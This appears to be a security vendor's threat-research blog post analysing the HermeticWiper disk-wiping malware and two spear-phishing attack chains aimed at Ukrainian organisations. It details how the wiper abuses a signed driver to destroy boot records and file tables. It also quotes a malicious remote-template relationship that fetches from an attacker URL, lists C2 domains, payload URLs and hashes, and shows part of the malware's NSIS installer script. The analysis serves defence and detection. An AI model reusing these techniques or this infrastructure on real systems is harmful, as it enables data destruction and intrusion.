HermeticWiper & resurgence of targeted attacks on Ukraine

zscaler.com/blogs/security-research/hermeticwiper-resurgence-targeted-attacks-ukraine

Summary

Since Jan 2022, ThreatLabz has observed a resurgence in targeted attack activity against Ukraine. We identified two attack-chains in the timeframe - Jan to Feb 2022, which we attribute to the same threat actor with a moderate confidence level. It is important to note that we are not attributing the attacks to any nation-state backed threat actors at this point, since we don't have full visibility into the final payloads and the motives of the attack. The C2 infrastructure re-use points to **Gamaredon APT threat actor**, however more visibility is needed for proper attribution.

The first attack-chain was blogged by the CERT team of Ukraine on 1st Feb 2022 here . It involved spear phishing emails sent to the "**State Administration of Seaports of Ukraine**". The samples corresponding to the next-stage document template and the VBScript payload were not available in public domain. We were able to identify the document template and VBScript payload, and we aim to share the technical analysis in this blog.

On 11th Feb 2022, we identified a sample uploaded to VirusTotal from Ukraine which resulted in our discovery of a **previously undocumented attack-chain**. We describe the technical details of this second attack-chain in the blog. By pivoting on the metadata of the files, we were able to discover 7 unique samples and the origins of campaign tracing back to Nov 2020.

On 23rd Feb 2022, there were reports of a new sophisticated wiper malware hitting several organizations in the Ukraine with an objective of destroying data and causing business disruption. Threatlabz team analyzed the malware payload involved and uncovered several new tactics used in these attacks. A ransomware decoy known as PartyTicket was also observed being deployed during these attacks.

In this blog, we will look at the technical details of these recent attacks targeting commercial and public entities in Ukraine.

1. HermeticWiper DoS Attack - Technical Analysis

- HermeticWiper is a sophisticated malware family that is designed to destroy data and render a system inoperable
- The wiper is multi-threaded to maximize speed and utilizes a kernel driver for low-level disk access
- These driver files appear to be part an outdated version of the EaseUS Partition Master application developed by CHENGDU YIWO Tech Development

The HermeticWiper malware sample with SHA256 *1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591* was compiled at 2022-02-23 09:48:53 UTC and was digitally signed with a valid certificate that was issued to **Hermetica Digital Ltd.** as shown in Figure 1.



Figure 1: HermeticWiper's digital signature

The malware supports two command-line arguments that control the maximum duration to spend destroying data before forcing the system to reboot. After parsing the command-line, HermeticWiper calls *OpenProcessToken()* with the access mask *TOKEN_ADJUST_PRIVILEGES* | *TOKEN_QUERY*. If the wiper does not have sufficient privileges, it will terminate without performing any malicious actions. Otherwise HermeticWiper will attempt to grant itself the privileges **SeShutdownPrivilege** and **SeBackupPrivilege** and install a Windows kernel driver. The driver is embedded in the malware's resource section, which contains the names and SHA256 hashes shown in Table 1. These files are digitally signed drivers that are used to interact with disks.

Driver filename	Compressed SHA256	Decompressed SHA256
DRV_X64	e5f3ef69a534260e899a36cec459440dc572388defd8f1d98760d31c700f42d5	96b77284744f8761c4f2558388e0aee2140618b
DRV_X86	b01e0c6ac0b8bcde145ab7b68cf246deea9402fa7ea3aede7105f7051fe240c1	8c614cf476f871274aa06153224e8f7354bf5e23
DRV_XP_X64	b6f2e008967c5527337448d768f2332d14b92de22a1279fd4d91000bb3d4a0fd	23ef301ddba39bb00f0819d2061c9c14d17dc30
DRV_XP_X86	fd7eacc2f87aceac865b0aa97a50503d44b799f27737e009f91f3c281233c17d	2c7732da3dcfc82f60f063f2ec9fa09f9d38d5cfbe

Table 1. Driver files embedded in HermeticWiper

The specific driver that is extracted depends on whether the Windows operating system version is 32-bit or 64-bit and Windows XP or newer. The functions that are used to determine the Windows operating system version are *VerSetConditionMask* and *VerifyVersionInfoW*. These functions are rarely seen in comparison to the standard *GetVersion* functions to identify the Windows version.

After these resources are extracted from the binary, the Windows LZ extraction library functions are used to decompress them. The Windows command-line utility *expand.exe* can also be used to manually decompress the drivers as shown in Figure 2.



Figure 2: Manual decompression of the HermeticWiper drivers using the Windows expand utility

The certificate for these signed drivers is registered to **CHENGDU YIWO Tech Development Co., Ltd.**, but expired on September 11, 2014 as shown in Figure 3.



Figure 3: Expired certificate used to sign the HermeticWiper drivers

These driver files appear to be part of the EaseUS Partition Master application developed by CHENGDU YIWO Tech Development.

The driver file is written to the Windows drivers directory with a filename that includes two alphabetic characters that are pseudorandomly chosen using the current process ID concatenated with the string "dr" and appended with a .sys extension (e.g., lx*dr.sys*). Hermetic Wiper will then elevate its privileges to **SeLoadDriverPrivilege** and load the driver and start it as a service. The malware disables the *vss* (Volume Shadow Copy) service used for backing up and restoring data and sets the **CrashDumpEnabled** registry value to zero in the registry key *HKLM\SYSTEM\CurrentControlSet\Control\CrashControl* to disable crash dumps. This ensures that if the malware crashes, Windows will not produce a crash dump file that can be used to identify the cause. The registry values **ShowCompColor** and **ShowInfoTip** are also set to zero (i.e. disabled) under the registry key *HKEY_USERS\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced* to suppress pop-ups and other indicators of data destruction.

The driver registers itself as a device named **EPMNTDRV** to expose itself to the userland component of HermeticWiper. The malware enumerates physical disks 0-100 and destroys the Master Boot Record (MBR) on every physical disk by overwriting the first 512 bytes with random data. The malware then parses the file system to determine whether the partition is NTFS or FAT. If the file system is the former, it will overwrite the Master File Table (MFT) that stores information about every file on the system. Hermetic also targets files that are located in the directories:

- C:\System Volume Information

- C:\Windows\SYSVOL
- C:\Documents and Settings
- C:\Windows\System32\winevt\Logs

After the data destruction occurs, a forced reboot will occur. As a result, the boot loader will not be able to load the operating system as shown in Figure 4.

Figure 4. Result after HermeticWiper erases the Master Boot Record and forces a system reboot

2. Targeted Attacks

Timeframe - Nov 2021 onwards

During our analysis, we found a C2 infrastructure overlap between the two targeted attack chains seen below in Figure 4 and 5.



Figure 4: Targeted attack chain #1



Figure 5: Targeted attack chain #2

Technical analysis

Attack chain #1

The attack chain #1 infection starts with an email which has a malicious RAR archive attachment. The victim downloads and extracts the RAR archive contents which contains a malicious document file that is themed using the ongoing geo-political conflict between Russia and Ukraine.

[+] Stage 1: Document

The document on execution simply downloads a macro-based template from the specified remote location. Figure 6 below shows the template reference present inside one of the documents.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships
xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship
Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate
" Target="hxxp://surname192.temp.swtest[.]ru/prapor/su/derg.gif"
TargetMode="External"/></Relationships>
```

Figure 6: Relationship referring the macro-based remote template

[+] Stage 2: Macro template (714f8341bd1c4bc1fc38a5407c430a1a)

The macro code inside the template is obfuscated by adding a lot of junk code. This not only inflates the size of macro code but also hinders the code analysis. The main operation it performs is to drop and execute a VBScript.

The VBScript is Base64-encoded inside the VBA macro as shown in Figure X below.

Figure 7: Base64-encoded VBScript inside the VBA macro

[+] Stage 3: VBScript

As per OSINT, this stage-3 VBScript which is dropped by the stage-2 macro is called GammaLoad. The VBScript code is obfuscated similar to the macro code. On execution it performs the following operations:

1. Collects user and system information for exfiltration

2. Grabs the IP address associated with the configured C2 domain using WMI

> **WMI query format:**
>
> *SELECT * FROM Win32_PingStatus WHERE Address={configured_c2_domain}*

3. Sends a network request to download the next stage payload using the IP address obtained from step #2 and also exfiltrate the information collected from step #1 using the UserAgent field

> **UserAgent Format:**
>
> {hardcoded_useragent_string}**::**%USERPROFILE%**_**%SYSTEMDRIVE%.SerialNumber**::\.**{static_string}**\.**

4. Drops and executes the downloaded payload

Note: At the time of analysis we didn't get this next stage payload but based on past analysis the threat actor is known to drop some remote desktop application like UltraVNC

Attack Chain #2

We identified another attack-chain used by the same threat actor which is not documented anywhere in the public domain, to the best of our knowledge. Based on our research, this campaign has been active since as early as November 2020 and only 7 unique samples have been identified till date related to this campaign. The most recent instance was observed on 11th Feb 2022 and based on the filename, we believe that it was distributed on 8th Feb 2022 to the targeted victim(s).

This low-volume campaign involves RAR archive files distributed through spear phishing emails. These RAR archive files contain a malicious Windows shortcut file (LNK) which downloads the MSI payload from the attacker-controlled server and executes it on the endpoint using MSIEXEC.

This results in the packaged NSIS binary to be dropped on the system and it starts the infection-chain.

Components of the NSIS binary will be unpacked in the directory: %temp%\<random_name>.tmp\ during the course of its execution.

All the extracted components are shown below.



Figure 8: components of the NSIS binary

It loads the DLL from the above directory.

MD5 hash of the DLL: 74ce360565fa23d9730fe0c5227c22e0

Filename of the DLL: ypagjgfyy.dll

The NSIS script which controls the execution of the NSIS installer can be used to analyze the activity. The relevant code sections from the script are included in the Appendix section.

The steps below summarize the activity:

1. Call the export function: "oqiuqqaxaicm" in the DLL file - ypagjgfyy.dll and pass it two parameters. The first one is the encrypted string and the second one is the decryption key.
2. The decrypted string is a URL: hxxp://kfctm[.]online/0102adqeczoL2.txt
3. Call the download_quiet function in nsisdl (downloader component of NSIS installer) to fetch the contents of the URL which was decrypted in step #2.
4. The response is saved in the file - $PLUGINSDIR\readme.txt
5. Call the export function: “cfyhayyyu” in the DLL file - ypagjgfyy.dll and pass it three parameters. The first parameter is the file created in step #4 and the other 2 parameters are used to decrypt the contents of the readme.txt file.
6. At this point, the code can take 2 paths based on whether the readme.txt file was successfully created or not in step #4. If step #4 was successful, then the decrypted contents of the readme.txt file will be used as a decryption key to decrypt other important strings and continue the malicious activities.

At the time of our analysis, since the URL in step #2 did not respond so the readme.txt file was not created. As a result, the code execution continued to call the export function: “euuxijbaha” in the DLL - ypagjgfyy.dll to decrypt the contents of the DAT file - gofygsg.dat packaged inside the NSIS installer. The resulting decrypted content is a DOCX file which is displayed to the victim with MS Office Word application.

Infrastructure overlap and re-use

During our analysis of the targeted attacks, we found that one of the C2 domain - **"download.logins[.]online"** which was used to host the MSI payload as part of attack-chain #2 was previously attributed to the **Gamaredon APT** threat actor by Anomali labs. At that time, it was used to host a macro-based template document which overlaps with the attack-chain #1, as we described in this blog.

Zscaler coverage

We have ensured coverage for the payloads seen in these attacks via advanced threat signatures as well as advanced cloud sandbox.

Advanced Threat Protection

Win32.Trojan.KillDisk

Win32.Trojan.HermeticWiper

Advanced Cloud Sandbox

Win32.Trojan.HermeticWiper

Advanced Cloud Sandbox Report

Figure 9 below shows the sandbox detection report for Wiper malware.



Figure 9: Zscaler Cloud Sandbox Report - HermeticWiper

Figure 10 below shows the document template (from attack chain #1) detection in the Zscaler sandbox.



Figure 10: Zscaler Cloud Sandbox Report - Targeted Attack document template

Indicators of compromise

 # Attack Chain 1

[+] Hashes

MD5	Description
9fe8203b06c899d15cb20d2497103dbb	RAR archive
178b0739ac2668910277cbf13f6386e8 fd4de6bb19fac13487ea72d938999fbd	Document
714f8341bd1c4bc1fc38a5407c430a1a 8293816be7f538ec6b37c641e9f9287f	Template

[+] C2 Domains

coagula[.]online

deer.dentist.coagula[.]online

declaration.deed.coagula[.]online

surname192.temp.swtest[.]ru

[+] Download URLs

Component	URL
Template	http://surname192.temp.swtest[.]ru/prapor/su/ino.gif http://surname192.temp.swtest[.]ru/prapor/su/derg.gif http://surname192.temp.swtest[.]ru/prapor/su/flagua.gif http://surname192.temp.swtest[.]ru/prapor/su/flages.gif
Secondary payload	94.158.244[.]27/absolute.ace 94.158.244[.]27/distant.cdr

[+] Associated IPs

94.158.244[.]27

 # Attack Chain 2

[+] Hashes

MD5	Description

7c1626fcaf47cdfe8aaed008d4421d8c	RAR archive
6d40826dc7a9c1f5fc15e9823f30966b	
c2ef9f814fc99670572ee76ba06d24da	
3751b3326f3963794d3835dbf65ac048	
3cfc9972ad7cbd13cac51aade3f2b501	
ba1f2bfe95b219354ddad04b79579346	
56be65fe4d9709c10cae511d53d92d1a	
5f568c80ab68a4132506f29ede076679	LNK
2b7b4ad2947516e633f5008ace02690d	
bdcb83cc6f54d571a2c102fbbd8083c7	
b25865010562a3863ef892311644b3bb	
bc740d642893e0fe23c75264ca7c2bca	
d5628fe5de110e321110bbc76061702b	
53ee0babcf03b17e02e4317b6a410b93	
c3564bde7b49322f2bacdc495146cfbc	MSI
6fa9d3407b70e3928be3ee0a85ddb01c	
e6a9e19e1b019f95bfc5a4e161794a7f	
2cc96a41092e7adf726365bbc5726150	
9f566a164a5c6ae046c24d0e911dc577	

[+] C2 domains

kfctm[.]online

my.cloud-file[.]online

my.mondeychamp[.]xyz

files-download.infousa[.]xyz

download.logins[.]online

[+] Download URLs

Component	URL
MSI	http://kfctm[.]online/0802adqeczoL7.msi
	http://my.cloud-file[.]online/Microsoft_VieweR_2012.msi
	http://my.mondeychamp[.]xyz/uUi1rV.msi
	http://my.mondeychamp[.]xyz/ReadMe.msi
	http://files-download.infousa[.]xyz/Windows_photo_viewers.msi
	http://files-download.infousa[.]xyz/Windows_photo_viewer.msi
	http://download.logins[.]online/exe/LinK13112020.msi

Appendix I

NSI script

```
# Extract the contents of the NSI binary

  SetOutPath $PLUGINSDIR
  File qgsqjg.dat
  File deeofyq.dat
  File wysneu.dat
  File zifjuyieh.dat
  File vocqqfd.dat
  File dxyah.dat
  File flluhd.dat
  File gofygsg.dat
  StrCmp gPCznxYVMrP8ePTBvs2izTXIJb2GpQRG00WJWLWwriXb2l0OAZ3/c80dKypil62E "" label_39 label_41
label_39:
  StrCpy $_3_ ""
  Goto label_55
label_41:
  # set var_3 to the filename: "$PLUGINSDIR\readme.txt"
  StrCpy $_3_ $PLUGINSDIR\readme.txt
  # call the export function: "oqiuqqaxaicm" in ypagjgfyy.dll and pass it two parameters. First one is the encrypted string and second one is the decryption key
